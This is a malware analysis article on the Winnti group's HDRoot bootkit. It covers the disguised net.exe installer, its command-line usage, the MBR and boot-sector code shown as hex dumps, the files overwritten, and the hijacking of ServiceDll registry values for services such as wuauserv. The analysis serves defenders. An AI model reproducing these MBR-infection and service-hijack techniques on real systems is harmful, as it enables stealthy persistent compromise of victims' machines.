

I am HDRoot! Part 1

By Dmitry Tarakanov

Published: 2015-10-06 · Archived: 2026-04-05 20:11:18 UTC

Some time ago while tracking Winnti group activity we came across an intriguing sample.

MD5	Size	Linker	Compiled on
2C85404FE7D1891FD41FCEE4C92AD305	241'904	10.00	2012-08-06 16:12:29
Property	Value		
CompanyName	Microsoft Corporation		
FileDescription	Net Command		
FileVersion	6.1.7600.16385 (win7_rtm.090713-1255)		
InternalName	net.exe		
LegalCopyright	© Microsoft Corporation. All rights reserved.		
OriginalFilename	net.exe		
ProductName	Microsoft® Windows® Operating System		

It was protected by a commercial VMProtect Win64 executable signed with a known compromised certificate from Chinese entity Guangzhou YuanLuo Technology. Moreover, the properties of the executable read as if it were Microsoft's Net Command net.exe, and even running the sample also resulted in output typical of the original net.exe utility:

```
NET [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |  
      HELPMMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION |  
      SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW ]
```

Masquerading as net.exe

All this pointed to the sample being rather suspicious.

Bootkit

Since the code of the program was protected, an analysis of its functionality would have been an arduous task. But luckily a dump revealed some unique and quite important strings and four more samples hidden inside the initial one: Win32 and Win64 versions of one library and one driver:

```

n9Pj/aKJb*H8*4p...OK9||f+LI9E3ΔS-2W40+CΔ+...sTc<JΛγπ±6δbpJ▼9||e||±
E: Not dll file
: You are injecting 32 bit dll by hdd64
!! E: You are injecting 64 bit code
to 32 bit Process !! GetProcAddress LoadLibraryA
kernel32.dll E: Read file error, %s ZwUnloadDriver
ntdll.dll SeLoadDriverPrivilege ImagePath ObjectName S
tart ErrorControl Type System\CurrentControlSet\
Services ZwLoadDriver \Registry\Mach
ine\System\CurrentControlSet\Services\
System\CurrentControlSet\Services\
Device\??\%s .sys \Drivers\
\Device\DEBUGFILE DEBUGFILE \.\%C:
ZwFsControlFile ntdll NewChecksum 0x%04x Fixed 2 0x%03x
!! @ Jj-7j>ed7@v7i !:|9 ||A ==! |@ Jj-7j>ed7@v7i !:|@ ||A ==! Fixed 1 @
0x%03x 7@v777*||A ||G@ ||* Бь7@||9 |±±±± ==! 7@v777*||A ||G@ ||* Бь7@||@ |±±±
± ==! |I: Found IBM HPA !!! IBM_SERVICE end@ W: Open S
ervice manger failed W: Open Service failed W: Service is no
t AUTO_START sens |I: System Env check Maxfree %9I64u - %9I64u, %9I
64u clusters, %d k; %s Lastfree %9I64u - %9I64u, %9I64u clusters, %d k; %s
Middle place Gold place E: Invalid bios boot data E: Invalid back
up bios !!! @cleaned E: Clear boot 2 failed !!! E: Write bios
failed !!! I: Boot is OK E: It's not hdd boot data E: Read windo
ws 2 failed E: It's not hdd bios data E: Read boot disk bios faile
d I: Bootdisk phyid %d E: Get boot disk failed, %s CRC...OK@
CRC...ERROR E: Read kernel image failed Image place PhyDisk %d, <
zu - zu> zu sectors I: Boot is OK W: Invalid backup bios !!! I: It's n
ot our hdd bios data :> E: Read rk file failed
% s |I: Crc16 0x%04x |I: Total use %4d sectors I: Backdoor siz
e %6d B, will use %3d sectors I: rkImage size %6d B, will use %3d sectors@
I: boot size %6d B, will use %3d sectos I: mbr size %6d B, will
use %3d sectos E: Bad rkimage size, too large !!! @Miped E: Wri
te file error, %s E: Delete file error, %s E: Can't
size file, %s E: Can't
open file, %s SeDebugPrivilege @Injected in pid
@d @E: Load to memory failed |I: Injecting %s to %d E: Proce
ss not exist, %s services.exe E: Plea
se enter filename @done E: Write bootloader failed E: Write disk
bios 1 sectors failed E: Save disk bios 3 sectors failed I: Save curre
nt disk bios E: Bad bios found ! E: Read disk bios failed E: W
rite hdd boot failed E: Get boot disk faile
d, %s E: Write image to phydisk failed Image
place %I64u - %I64u logical sector E: Volume hole to
o little: %d E: Find volume h
ole failed: %s Disk free %2d%% %s, too low@
E: Get DiskFreeSpace failed: %s@
E: Write rk file failed: %s Image pla
ce PhyDisk %02x, %10u - %10u sector Rkfile physical disk %d, sector %
I64u@ E: Get disk position failed Rkfile logical sector %
I64u, %I64u Rkfile LCN %I64u, UCN %I64u@ E: file is not continu
e layout %d file layout pairs E: Create r
k file failed: %s \pagefile.sys \win
dows\web \ $Recycle.Bin E: Q
uery volume info failed, %s %s -
\ \ %c: %@ ECI: DriverBitMap %08x@ E: Invalid inside boo
t data E: Bad rkimage size, too large NET [ ACCOUNTS ! COMPUTER !
CONFIG ! CONTINUE ! FILE ! GROUP ! HELP ! HELPMMSG ! LOCALGROUP ! NAME ! P
AUSE ! PRINT ! SEND ! SESSION ! SHARE ! START ! STATISTICS ! STOP ! TIME
! USE ! USER ! UIEW I@ %s Aug 6 2012 Jan Feb Mar Apr May Jun Jul A

```

Strings in malware body

The strings led us to suspect that this sample was actually a bootkit installer. And thanks to some clear artifacts we found a similar sample but with no code protection that confirmed our suspicions.

First of all, let's run this tool:

```
C:\Work>hdroot.exe
HDD Rootkit v1.2, build Aug 22 2006 11:33:53
C:\Work\hdroot.exe <switch>
  check      :      Check installed HDD
  clean      :      Remove HDD
  inst <Backdoor> [DriverLetter] :      Install HDD
  instf <Backdoor> [DriverLetter] :      Install HDD force
  info <Backdoor> :      Show program info
```


Original HDD Rootkit output

The program parameters are quite self-explanatory – this tool installs a bootkit that infects the operating system during the boot stage with an arbitrary backdoor specified as a parameter. The backdoor has to be a Win32 executable or dynamic link library.

This utility is called “HDD Rootkit”; hence the base of our verdict names HDRoot. On 22 August 2006 the version number was 1.2.

So, we can conclude that the protected version was the same utility modified for use on the victim side to avoid revealing the intent of the tool in case someone outside the intruders’ circle discovered it.

HDD Rootkit maintains a bunch of resources that also have quite telling names:



HDD Rootkit resources

As it reads:

- “MBR” maintains the 1st piece of malicious code that is injected to the MBR of an infected computer;
- “BOOT” – 2nd piece of malicious booting code;
- “RKIMAGE” – 3rd piece of malicious booting code;
- “DLLLOAD” – Dynamic Link Library that is pushed by the malicious booting code into the file system and OS autorun.

Let’s try running some executable with the help of a bootkit. In our experiment the role of the executable is played by a benign program that does nothing apart from create a file in the root of the C: drive. I will try to run it using the HDD Rootkit utility with the following command line:

```
hdroot.exe inst write_to_c.exe c:
```

telling it that I’d like to install a bootkit on drive C: that will make the program *write_to_c.exe* run on system startup.

```
C:\Work>hdroot.exe inst write_to_c.exe c:
HDD Rootkit v1.2, build Aug 22 2006 11:33:53

I: System Env check
end

I: rkImage size 36148B, will use 71 sectors
I: DllLoad size 4096B, will use 10 sectors
I: Backdoor size 68608B, will use 134 sectors

I: Total use 215 sectors

I: Crc16 0x1177
I: DriverBitMap 00000004

C:\ - free 37%
Lastfree 785191 - 785223, 33 clusters, 132 k; Gold place
Maxfree 727569 - 738640, 11072 clusters, 44288 k; Middle place
Image place Uolume C:\, 6281569 - 6281784 logical sector
Image place PhyDisk 80, 6281632 - 6281847 sector

I: Bootdisk phyid 0
Disk 0 has 4 Partitions

done
```

Live installing of HDRoot bootkit

The utility checks the free space left on the specified drive and refuses to install the bootkit when the value is less than 30% of overall volume.

```
if ( GetDiskFreeSpaceExA(
    &RootPathName,
    &FreeBytesAvailableToCaller,
    &TotalNumberOfBytes,
    &TotalNumberOfFreeBytes) )
{
    v70 = TotalNumberOfFreeBytes.QuadPart & 0x7FFFFFFFFFFFFFFF64;
    v71 = __PAIR__(TotalNumberOfFreeBytes.HighPart, 0) & 0x8000000000000000ui64;
    v66 = TotalNumberOfBytes.QuadPart & 0x7FFFFFFFFFFFFFFF64;
    v67 = __PAIR__(TotalNumberOfBytes.HighPart, 0) & 0x8000000000000000ui64;
    free_space_perc = (signed int)((double)TotalNumberOfFreeBytes.QuadPart
        / (double)TotalNumberOfBytes.QuadPart
        * 100.0);
    output_string free space = (int)", too low\n";
    if ( free_space_perc >= 30 )
        output_string_free_space = (int)"\n";
    printf(
        "\n %s - %-24s, free %2d%% %s",
        &RootPathName,
        &sunk_41382D,
        free_space_perc,
        output_string_free space);
    if ( free_space_perc >= 30 )
    {
        if ( an_search_for_place_to_put_data(
            &disk_letter_1,
```

Free space check

So, now the bootkit has been installed. Let’s take a look at what has happened. First of all, part of the code in the MBR is replaced with a malicious one from the resource “MBR”:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii	
00000000	EB	70	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	лр.....
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	AA	55	FA	33	C0	8E	C0	8E	D8	8E	D0	BE	00	7C	8B	E6	СUз3AFAEИПРз. |<ж	
00000080	FB	FC	BF	00	06	B9	00	01	F3	A5	B8	8F	06	50	C3	B8	ыЫї.-П. уГёП-ПГё	
00000090	01	02	BB	00	7C	B9	0B	00	CD	13	BE	BE	07	BF	BE	7D	γ». |Пд.Н!ss•is}	
000000A0	B9	40	00	F3	A4	B8	00	7C	50	C3	00	00	00	00	00	00	№@.уæë. |ПГ.....	
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	55	AA	.....UE	

“MBR” resource

The first 2 bytes EB 70 mean a jump to the 72nd offset where the rest of the 1st booting code block is located. The zeros before 0x70 and after 0xB0 mean the code of the original MBR at these positions remains intact. The following image represents a patched MBR after the bootkit is installed:

Sector: 1

```

000000000: eb 70 8e d0 bc 00 7c fb - 50 07 50 1f fc be 1b 7c   лрRPj.|мР.Р.ьс.|
000000010: bf 1b 06 50 57 b9 e5 01 - f3 a4 cb bd be 07 b1 04   i..PW.e.y^JSS.±.
000000020: 38 6e 00 7c 09 75 13 83 - c5 10 e2 f4 cd 18 8b f5   8n.|Qu.фE.вфH.<x
000000030: 83 c6 10 49 74 19 38 2c - 74 f6 a0 b5 07 b4 07 8b   фЖ.It.8,тц μ.r.<
000000040: f0 ac 3c 00 74 fc bb 07 - 00 b4 0e cd 10 eb f2 88   р-<.тъ»..r.H.лт.
000000050: 4e 10 e8 46 00 73 2a fe - 46 10 80 7e 04 0b 74 0b   N.мF.s*юF.Ђ~.т.
000000060: 80 7e 04 0c 74 05 a0 b6 - 07 75 d2 80 46 02 06 83   Ђ~.т. Ǿ.uTF..ф
000000070: aa 55 fa 33 c0 8e c0 8e - d8 8e d0 be 00 7c 8b e6   €UЪ3ARARHURPs.|<ж
000000080: fb fc bf 00 06 b9 00 01 - f3 a5 b8 8f 06 50 c3 b8   мьi.....yГ'ëЦ.PГë
000000090: 01 02 bb 00 7c b9 0b 00 - cd 13 be be 07 bf be 7d   ..».|...H.ss.is}
0000000a0: b9 40 00 f3 a4 b8 00 7c - 50 c3 00 00 00 00 00 00   .θ.y^ë.|PГ.....
0000000b0: 43 f7 e3 8b d1 86 d6 b1 - 06 d2 ee 42 f7 e2 39 56   Cчr<C+Ц±.ToBчB9V
0000000c0: 0a 77 23 72 05 39 46 08 - 73 1c b8 01 02 bb 00 7c   .w#r.9F.s.ë..».|
0000000d0: 8b 4e 02 8b 56 00 cd 13 - 73 51 4f 74 4e 32 e4 8a   <N.<V.H.sQOtN2дЉ
0000000e0: 56 00 cd 13 eb e4 8a 56 - 00 60 bb aa 55 b4 41 cd   V.H.ллЉV.`»€UrAH
0000000f0: 13 72 36 81 fb 55 aa 75 - 30 f6 c1 01 74 2b 61 60   .r6ГмU€u0цB.t+a`
000000100: 6a 00 6a 00 ff 76 0a ff - 76 08 6a 00 68 00 7c 6a   j.j.ав.ав.j.h.|j
000000110: 01 6a 10 b4 42 8b f4 cd - 13 61 61 73 0e 4f 74 0b   .j.rB<фH.aas.Oт.
000000120: 32 e4 8a 56 00 cd 13 eb - d6 61 f9 c3 49 6e 76 61   2дЉV.H.ллǾмГInva
000000130: 6c 69 64 20 70 61 72 74 - 69 74 69 6f 6e 20 74 61   lid partition ta
000000140: 62 6c 65 00 45 72 72 6f - 72 20 6c 6f 61 64 69 6e   ble.Error loadin
000000150: 67 20 6f 70 65 72 61 74 - 69 6e 67 20 73 79 73 74   g operating syst
000000160: 65 6d 00 4d 69 73 73 69 - 6e 67 20 6f 70 65 72 61   em.Missing opera
000000170: 74 69 6e 67 20 73 79 73 - 74 65 6d 00 00 00 00 00   ting system.....
000000180: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00   .....
000000190: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00   .....
0000001a0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00   .....
0000001b0: 00 00 00 00 00 2c 44 63 - b1 f2 b1 f2 00 00 80 01   .....,Dcитит..Ђ.
0000001c0: 01 00 07 7f ff 0a 3f 00 - 00 00 41 da 5f 00 00 00   ....я.?...АЂ_...
0000001d0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00   .....
0000001e0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00   .....
0000001f0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 55 aa   .....UE
    
```

Injected malicious code in MBR

This first piece loads the next booting code block that has been placed by the bootkit installer in the 11th sector (Offset: 0x1400 bytes). The 2nd block is taken from the resource “BOOT”.


Sector: 11	Disk Offset
000001400:	eb 2e aa 55 77 11 d7 00 - 80 a0 d9 5f 00 00 00 00
000001410:	00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00
000001420:	00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00
000001430:	fa b8 00 9c 8e d0 bc 00 - 20 8b ec fb fc 66 60 8e
000001440:	c0 33 c0 8e d8 be 00 7c - 33 ff b9 00 02 fc f3 a4
000001450:	8c c0 8e d8 50 68 59 00 - cb bb 20 9c 66 33 f6 be
000001460:	0a 00 b9 03 00 e8 b7 00 - be be 01 be be 05 b9 40
000001470:	00 f3 a4 b4 02 cd 16 24 - 08 75 60 8d 36 08 00 ac
000001480:	8a d0 84 d2 74 55 66 ad - 56 66 8b f0 2e 8b 0e 06

2nd booting block

The byte at 8th offset of the 2nd booting block is a drive number and the next DWORD is an offset in sectors where the next booting part is located. This example has the value 0x80, meaning drive 0 and the offset

0x5FD9A0, which if multiplied by 0x200 bytes (size of sector) results in 0xBFB34000. This is the offset in bytes from the beginning of the drive where the bootkit installer has put the 3rd booting block taken from its resource “RKIMAGE”.

The “RKIMAGE” resource has a large piece of code that implements a DLL injection (the DLL is taken from the “DLLLOAD” resource) into the file system and makes changes in the system registry so that DLL is loaded and run during system start-up. As that piece of code is executed at the early booting stage, there is no API for accessing the file system and the code parses the file systems (FAT32 and NTFS) on its own.



Supported file systems

It searches for the hardcoded special file whose content is replaced with the DLL taken from a specified place on the disk. Most versions of HDRoot that we have found and detected use the file `%windir%\WMSysPr9.prx` for these purposes. Sometimes the DLL overwrites some existing system library which is certainly not a safe way for malware to work because it could cause OS failure in some cases and alert the user to the infection. Among other files that can be used for overwriting we have noticed:

- `%windir%\twain.dll`
- `%windir%\msvidc32.dll`
- `%windir%\help\access.hlp`
- `%windir%\help\winssnap.hlp`
- `%windir%\system\olesvr.dll`
- `%windir%\syswow64\C_932.NLS`
- `%windir%\syswow64\C_20949.NLS`
- `%windir%\syswow64\dssec.dat`
- `%windir%\syswow64\irclass.dll`
- `%windir%\syswow64\msvidc32.dll`
- `%windir%\syswow64\kmddsp.tsp`

The code then reads the content of the file `%windir%\system32\config\system` that maintains the content of the `HKEY_LOCAL_MACHINE\SYSTEM` registry hive. Among other things the registry hive contains information about installed services. There are numerous system services that are started during OS logon as `ServiceDll` via `svchost.exe` where the path to the functional library to be run is specified in the `ServiceDll` registry value for a particular service. The malicious booting code searches in the file “system” for the hardcoded path to a system library associated with a system service and replaces that value with the path to the injected DLL (for example, `%windir%\WMSysPr9.prx`). In all the versions we encountered we found that HDRoot exploited the following services:

Internal service name	Displayed service name	Path to search for
-----------------------	------------------------	--------------------


wuauserv	Automatic Updates	system32\wuauserv.dll
LanManServer	Server	system32\svrsvcs.dll
schedule	Task Scheduler	system32\schedsvcs.dll
winmgmt	Windows Management Instrumentation	system32\wbem\wmisvc.dll

So, when the operating system starts running services, instead of loading the original service DLL *svchost.exe* loads a malicious one. This malicious library does nothing apart from load and run a backdoor taken from a specified offset on the hard drive where the bootkit installer HDD Rootkit had placed it. We have found two versions of HDRoot with different methods of doing this. The first one just saves the backdoor as a file *%windir%\temp\svchost.exe* and executes it with the help of the *WinExec* API function. By all appearances the malware author later decided that this approach is not the best way to run the backdoor because it is visible to AV products and the fact that the application has started may be noticed when inspecting events in the system logs. The other version of the DLL does not drop the file but allocates a read backdoor in memory, prepares it for proper execution (loads libraries according to the import table and fixes relocations) and runs it there on its own. This approach is much more clandestine as it substantially reduces the chances of discovering the backdoor even if the DLL or poisoned MBR are detected.

Returning to our experiment, when the command

hdroot.exe inst write_to_c.exe c:


has been run, we restart the operating system. After the OS has loaded we can see the result of running of our program *write_to_c.exe*, which behaves as though it were a backdoor:



Created test file *zzz.bin*


The file *C:\zzz.bin* is seen immediately after Windows has loaded, which proves that the program *write_to_c.exe* has been successfully executed.

The whole process of the HDRoot infection is as follows:



HDRoot operation scheme

Interestingly, the malware does not have functionality to start the original service that was substituted during the boot process. Because the affected services are part of the OS, neglecting to do this could cause Windows to malfunction and reveal the infection. This is even stranger considering the malware does try to cover its tracks. Namely “tries”, because it fails to do so. The dropped DLL has a function to restore the original value of *ServiceDll* in the registry, storing the path to the DLL associated with the service. But due to flawed code in the 3rd booting block (from “RKIMAGE”), which slightly patches the content of “DLLLOAD” before injecting, DLL starts holding the wrong data at hardcoded offsets and it prevents the DLL from finding the proper registry path to *ServiceDll* to restore the original value. That’s why, for example, “C:\WINDOWS\WMSysPr9.prx” can still be viewed instead of “C:\WINDOWS\system32\wuauiserv.dll” after logging on to Windows:



Path remains to injected malicious DLL in registry

```

an_cover_tracks_in_registry proc near ; CODE XREF: StartAddress+51p
    phkResult = dword ptr -4

    push    ebp
    mov     ebp, esp
    push    ecx
    lea    eax, [ebp+phkResult]
    push    eax ; phkResult
    push    offset var_service_sub_key ; "temRoot%\System32\wuauaserv.dll"
    push    80000002h ; hKey
    call    ds:RegOpenKeyA
    push    23h ; cbData
    push    (offset var_value_name+0Ch) ; lpData
    push    2 ; dwType
    push    0 ; Reserved
    push    offset var_value_name ; "Servwuauaserv"
    push    [ebp+phkResult] ; hKey
    call    ds:RegSetValueExA
    push    [ebp+phkResult] ; hKey
    call    ds:RegCloseKey
    leave
    retn

an_cover_tracks_in_registry endp
    
```

Wrong registry path and value name

10003000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
10003010	58 58 58 58 58 58 58 58 58 58 58 58 58 58 00	XXXXXXXXXXXXXXXXXX.
10003020	00 00 00 00 8F 02 6A 18 00 10 01 00 25 53 79 73	....П. j....%Sys
10003030	74 65 6D 52 6F 6F 74 25 5C 53 79 73 74 65 6D 33	temRoot%\System3
10003040	32 5C 77 75 61 75 73 65 72 76 2E 64 6C 6C 00 65	2\wuauaserv.dll.e
10003050	73 5C 77 75 61 75 73 65 72 76 5C 50 61 72 61 6D	s\wuauaserv\Param
10003060	65 74 65 72 73 00 00 00 53 65 72 76 77 75 61 75	eters...Servwuau
10003070	73 65 72 76 00 73 79 73 74 65 6D 72 6F 6F 74 25	serv.systemroot%
10003080	5C 73 79 73 74 65 6D 33 32 5C 77 75 61 75 73 65	\system32\wuause
10003090	72 76 2E 64 6C 6C 00 00 5C 5C 2E 5C 50 48 59 53	rv.dll...\PHYS
100030A0	49 43 41 4C 44 52 49 56 45 30 00 00 5C 74 65 6D	ICALDRIVE0...\tem
100030B0	70 5C 00 00 00 00 00 00 00 00 00 00 00 00 00	p\.....
100030C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Mistakenly overwritten registry SubKey with original value of ServiceDll

As a result, we have to conclude that the malware was not created very carefully, which is not what you expect from such a serious APT actor as Winnti. However, we have noticed the malware author’s efforts to make this bootkit work properly at the booting stage to avoid completely blocking the OS from loading. But the mistakes mentioned above leave some quite conspicuous signs of infection on the compromised computer. For example, original services such as Windows Update or Task Scheduler do not work, but it appears nobody noticed them.

During the investigation we found several backdoors that the HDRoot bootkit used for infecting operating systems. These malicious programs will be described in the [next part of our article](#).